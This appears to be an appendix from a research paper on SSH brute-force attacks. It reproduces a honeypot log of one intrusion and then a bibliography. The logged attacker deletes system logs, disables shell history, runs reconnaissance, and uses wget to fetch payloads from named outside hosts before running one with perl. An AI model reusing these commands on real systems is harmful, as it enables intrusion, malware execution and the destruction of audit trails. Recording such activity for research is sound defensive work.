TIMESTAMP: 2016-04-23T11:45:09.337696Z
EVENTS:
[u'Remote SSH version: ', (u'version', u'SSH-2.0-PuTTY_Release_0.67')]
[u'login attempt [', (u'username', u'richard'), (u'password', u'richard')]
[u'Terminal Size: ', (u'width', 24), (u'height', 80)]
[u'Opening TTY Log: ', (u'ttylog', u'log/tty/20160423-114517-41894a63-0i.log')]
[u'Command found: ', (u'input', u'unset')]
[u'Command found: ', (u'input', u'rm -rf /var/run/utmp /var/log/wtmp
/var/log/lastlog /var/log/messages /var/log/secure /var/log/xferlog
/var/log/maillog')]
[u'Command found: ', (u'input', u'touch /var/run/utmp /var/log/wtmp
/var/log/lastlog /var/log/messages /var/log/secure /var/log/xferlog
/var/log/maillog')]
[u'Command found: ', (u'input', u'unset HISTFILE')]
[u'Command found: ', (u'input', u'unset HISTSAVE')]
[u'Command found: ', (u'input', u'unset HISTLOG')]
[u'Command found: ', (u'input', u'history -n')]
[u'Command found: ', (u'input', u'unset WATCH')]
[u'Command found: ', (u'input', u'export HISTFILE=/dev/null')]
[u'Command found: ', (u'input', u'export HISTFILE=/dev/null')]
[u'Command found: ', (u'input', u'w')]
[u'Command found: ', (u'input', u'uname -a')]
[u'Command found: ', (u'input', u'cat /proc/cpuinfo')]
[u'Command found: ', (u'input', u'/sbin/ifconfig | grep inet')]
[u'Command found: ', (u'input', u'uname -a')]
[u'Command found: ', (u'input', u'sudo su')]
[u'Command found: ', (u'input', u'su')]
[u'Command found: ', (u'input', u'id')]
[u'Command found: ', (u'input', u'cat /etc/issue')]
[u'Command found: ', (u'input', u'pwd')]
[u'Command found: ', (u'input', u'ls -al')]
[u'Command found: ', (u'input', u'mkdir .kde')]
[u'Command found: ', (u'input', u'cd .kde/')]
[u'Command found: ', (u'input', u'wget lavidaloca.host.sk/muh.tgz')]
[u'Downloaded URL (', (u'url', u'http://lavidaloca.host.sk/muh.tgz'),
(u'shasum', u'e5d3d176fddb2e57879dfa70863363a3c4ab7814947446e77b29c1
4e5cff1750'),
(u'outfile', u'dl/e5d3d176fddb2e57879dfa70863363a3c4ab7814947446e77b2
9c14e5cff1750’)]
[u’Command found: ’, (u’input’, u’tar zxvf muh.tgz’)]
[u’Command found: ’, (u’input’, u’ls -al’)]
[u’Command found: ’, (u’input’, u’cd ..’)]
[u’Command found: ’, (u’input’, u’rm -rf .kde/’)]
[u’Command found: ’, (u’input’, u’wget sniff.pe.hu/prv/slbz.pl’)]
[u’Downloaded URL (’, (u’url’, u’http://sniff.pe.hu/prv/slbz.pl’),
(u’shasum’, u’847b0ecab646a2d65779b9ee6175ed6ec00b14245e7c78f712c26f
a991dc9ebb’),
(u’outfile’, u’dl/847b0ecab646a2d65779b9ee6175ed6ec00b14245e7c78f712c
26fa991dc9ebb’)]
[u’Command found: ’, (u’input’, u’nano slbz.pl’)]
[u’Command found: ’, (u’input’, u’pico slbz.pl’)]
[u’Command found: ’, (u’input’, u’wget lavidaloca.host.sk/joint.log’)]
[u’Downloaded URL (’, (u’url’, u’http://lavidaloca.host.sk/joint.log’),
(u’shasum’, u’724974f256b7de05dd0fea3ca700d25fd77cf971bdb47cd6beb9e0a7
2e874f5e’),
(u’outfile’, u’dl/724974f256b7de05dd0fea3ca700d25fd77cf971bdb47cd6beb9e
0a72e874f5e’)]
[u’Command found: ’, (u’input’, u’chmod + x ∗’)]
[u’Command found: ’, (u’input’, u’chmod + x joint.log’)]
[u’Command found: ’, (u’input’, u’pwd’)]
[u’Command found: ’, (u’input’, u’ls -al’)]
[u’Command found: ’, (u’input’, u’rm -rf slbz.pl’)]
[u’Command found: ’, (u’input’, u’perl joint.log’)]
[u’Command found: ’, (u’input’, u’rm -rf joint.log’)]
[u’Command found: ’, (u’input’, u’ls’)]
[u’Closing TTY Log: ’,
(u’ttylog’, u’log/tty/20160423-114517-41894a63-0i.log’)]
[u’Connection lost’]
```

BIBLIOGRAPHY

Abdou, AbdelRahman, David Barrera, and Paul C van Oorschot
n.d. "What Lies Beneath? Analyzing Automated SSH Bruteforce Attacks."

Alata, Eric, Vincent Nicomette, Marc Dacier, Matthieu Herrb, et al.
2007 "Lessons learned from the deployment of a high-interaction honeypot," *arXiv preprint arXiv:0704.0858*.

IP Intelligence - Proxy / VPN / Bad IP Detection 2016 , https://getipintel.net/.

John, John P, Fang Yu, Yinglian Xie, Arvind Krishnamurthy, and Martın Abadi
2011 "Heat-seeking honeypots: design and experience," in *Proceedings of the 20th international conference on World wide web*, ACM, pp. 207-216.

Krawetz, Neal
2004 "Anti-honeypot technology," *Security & Privacy, IEEE*, 2, 1, pp. 76-79.

Oikarinen, Jarkko and Darren Reed
1993 "Internet Relay Chat Protocol."

Owens Jr, James P
2008 *A study of passwords and methods used in brute-force SSH attacks*, PhD thesis, Clarkson University.

Proinity LLC
n.d. *IP Location Finder*, https://tools.keycdn.com/geo.

Slain, Morgan
2016 *Announcing Our Worst Passwords of 2015*, Jan. 2016, https://www.teamsid.com/worst-passwords-2015/.

Stone-Gross, Brett, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna
2009 "Your botnet is my botnet: analysis of a botnet takeover," in *Proceedings of the 16th ACM conference on Computer and communications security*, ACM, pp. 635-647.

Tossell, Ken
2015 *Fail2Ban: Attacks on computers around the world*, June 2015, https://int80k.com/ftb/.

Zou, Cliff C and Ryan Cunningham
2006 "Honeypot-aware advanced botnet construction and maintenance," in *Dependable Systems and Networks, 2006. DSN 2006. International Conference on*, IEEE, pp. 199-208.